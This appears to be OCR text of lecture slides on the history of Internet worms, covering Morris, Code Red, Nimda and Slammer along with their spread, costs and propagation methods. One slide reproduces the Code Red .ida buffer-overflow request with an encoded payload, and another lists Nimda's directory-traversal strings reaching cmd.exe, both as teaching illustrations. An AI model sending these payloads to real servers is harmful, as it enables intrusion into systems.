
Worm

- A worm is self-replicating software designed to spread through the network
  - Typically, exploit security flaws in widely used services
  - Can cause enormous damage
    - Launch DDOS attacks, install bot networks
    - Access sensitive information
    - Cause confusion by corrupting the sensitive information
- Worm vs Virus vs Trojan horse
  - A virus is code embedded in a file or program
  - Viruses and Trojan horses rely on human intervention
  - Worms are self-contained and may spread autonomously

‘anything but money’

”Virus-writers seemed, at least at first, to be in it for anything but money. The outcome was simply vandalism...Random strangers were anonymously discommoded. Somewhere, I assumed, someone had a rather abstract giggle.”

– William Gibson, Author of Neuromancer



Cost of worm attacks

- Morris worm, 1988
  - Infected approximately 6,000 machines
    - 10% of computers connected to the Internet
  - cost ~ $10 million in downtime and cleanup
- Code Red worm, July 16 2001
  - Direct descendant of Morris' worm
  - Infected more than 500,000 servers
    - Programmed to go into infinite sleep mode July 28
  - Caused ~ $2.6 Billion in damages,
- Love Bug worm: $8.75 billion
- Conficker Worm: $9.1 billion

  - Statistics: Computer Economics Inc., Carlsbad, California

Morris Worm (First major attack)

- Released November 1988
  - Program spread through Digital, Sun workstations
  - Exploited Unix security vulnerabilities
    - VAX computers and SUN-3 workstations running versions 4.2 and 4.3 Berkeley UNIX code
- Consequences
  - No immediate damage from program itself
  - Replication and threat of damage
    - Load on network, systems used in attack
    - Many systems shut down to prevent further attack

Code Red Worm

- Initial version released July 13, 2001
  - Sends its code as an HTTP request
  - HTTP request exploits buffer overflow
  - Malicious code is not stored in a file
    - Placed in memory and then run
- When executed,
  - Worm checks for the file C:\Notworm
    - If file exists, the worm thread goes into infinite sleep state
  - Creates new threads
    - If the date is before the 20th of the month, the next 99 threads attempt to exploit more computers by targeting random IP addresses

Code Red Worm Exploit

- Code Red: Exploited buffer overflow in IIS for which patch was available but largely unapplied:

```
C:\ telnet www.targetsystem.com 80
GET/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN%u9090%u6858%ucb
d3%u7801%u9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u
9090%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a HTTP/1.0
```

“The vulnerability lies within the code that allows a Web server to interact with Microsoft Indexing Service functionality, which is installed by default on all versions of IIS. The problem lies in the fact that the .ida (Indexing Service) ISAPI filter does not perform proper "bounds checking" on user inputted buffers and therefore is susceptible to a buffer overflow attack.”

-sans.org

Code Red Worm Behavior

- Initial release of July 13
  - 1st through 20th month: Spread
    - via random scan of 32-bit IP addr space
  - 20th through end of each month: attack.
    - Flooding attack against 198.137.240.91 (www.whitehouse.gov)
  - Failure to seed random number generator ⇒ linear growth
- Revision released July 19, 2001.
  - White House responds to threat of flooding attack by changing the address of www.whitehouse.gov
  - Causes Code Red to die for date ≥ 20th of the month.
  - But: this time random number generator correctly seeded

Slides: Vern Paxson

Spread of Code Red

- Network telescopes estimate of # infected hosts: 360K. (Beware DHCP & NAT)
- Course of infection fits classic logistic.
- Note: larger the vulnerable population, faster the worm spreads.


- That night (⇒ 20th), worm dies …

  … except for hosts with inaccurate clocks!
- It just takes one of these to restart the worm on August 1st …

Slides: Vern Paxson

Network Telescopes?

- Network telescopes capture Internet scanning activities by observing unused IP addresses.
- Intuition: No one should be talking to an unused IP.
  - Caveat: Misconfigurations and backscatter.



• Bailey et al., The Internet Motion Sensor - A Distributed Blackhole Monitoring System (NDSS '05)

• Bailey et al., The Internet Motion Sensor - A Distributed Blackhole Monitoring System (NDSS '05)

Code Red 2


- Released August 4, 2001.
- Comment in code: "Code Red 2."
  - But in fact completely different code base.
- Payload: a root backdoor, resilient to reboots.
- Bug: crashes NT, only works on Windows 2000.
- Localized scanning: prefers nearby addresses.

- Kills Code Red 1.

- Safety valve: programmed to die Oct 1, 2001.

Slides: Vern Paxson

Striving for Greater Virulence: Nimda




- Released September 18, 2001.
- Multi-mode spreading:
  - attack IIS servers via infected clients
  - email itself to address book as a virus
  - copy itself across open network shares
  - modifying Web pages on infected servers w/ client exploit
  - scanning for Code Red II backdoors (!)
- worms form an ecosystem!
- Leaped across firewalls.

```
/scripts
/MSADC
/scripts/..%255c..
/_vti_bin/..%255c../..%255c../..%255c..
/_mem_bin/..%255c../..%255c../..%255c..
/msadc/..%255c../..%255c../..%255c/..%c1%1c../..%c1%1c../..%c1%1c..
/scripts/..%c1%1c..
/scripts/..%c0%2f..
/scripts/..%c0%af..
/scripts/..%c1%9c..
/scripts/..%%35%63..
/scripts/..%%35c..
/scripts/..%25%35%63..
/scripts/..%252f..
/root.exe?/c+
/winnt/system32/cmd.exe?/c+
```

Directory traversal exploit strings in W32/Nimda-A

Slides: Vern Paxson


Early Worm Propagation



Slides: Vern Paxson

Early Worm Summary

Worm	CodeRedII	Nimda	Sapphire	Blaster	Witty	Sasser	Dabber
Vulnerability	Index Server ISAPI Extension	Unicode Web Traversal CodeRedII Backdoor Open Shares	MS SQL Server 2000 and MSDE2000	DCOM RPC	ISS/PAM ICQ module	LSASS (MS04-011)	Sasser-FTP
Infected Hosts	Millions	Millions	Hundreds of Thousands	Hundreds of Thousands	Tens of Thousands	Tens of Thousands	Thousands
Ports	TCP/80	TCP/80 TCP/25 TCP/137-139,445	UDP/1434	TCP/135	UDP/4000 (src)	TCP/445	TCP/5554



How do worms propagate?


- Scanning worms : Worm chooses “random” address
- Coordinated scanning : Different worm instances scan different addresses
- Flash worms
  - Assemble tree of vulnerable hosts in advance, propagate along tree
    - Not observed in the wild, yet
    - Potential for 106 hosts in < 2 sec ! [Staniford]
- Meta-server worm :Ask server for hosts to infect (e.g., Google for “powered by phpbb”)
- Topological worm: Use information from infected hosts (web server logs, email address books, config files, SSH “known hosts”)
- Contagion worm : Propagate parasitically along with normally initiated communication


Sherman, Set the Way Back Machine

- **Globally scoped**, respecting no geographic or topological boundaries.
  - At peak, 5 Billion infection attempts per day during Nimda including significant numbers of sources from Korea, China, Germany, Taiwan, and the US. [Arbor Networks, Sep. 2001]
- Exceptionally **virulent**, propagating to the entire vulnerable population in the Internet in a matter of minutes.
  - During Slammer, 75K hosts infected in 30 min. [Moore et al, NANOG February, 2003]
- **Zero-day** threats, exploiting vulnerabilities for which no signature or patch has been developed.
  - In Witty, "victims were compromised via their firewall software the day after a vulnerability in that software was publicized"

• Bailey et al., The Internet Motion Sensor - A Distributed Blackhole Monitoring System (NDSS '05)


The Impact of Slammer (2003)





During Slammer, 75K hosts infected in 30 min.

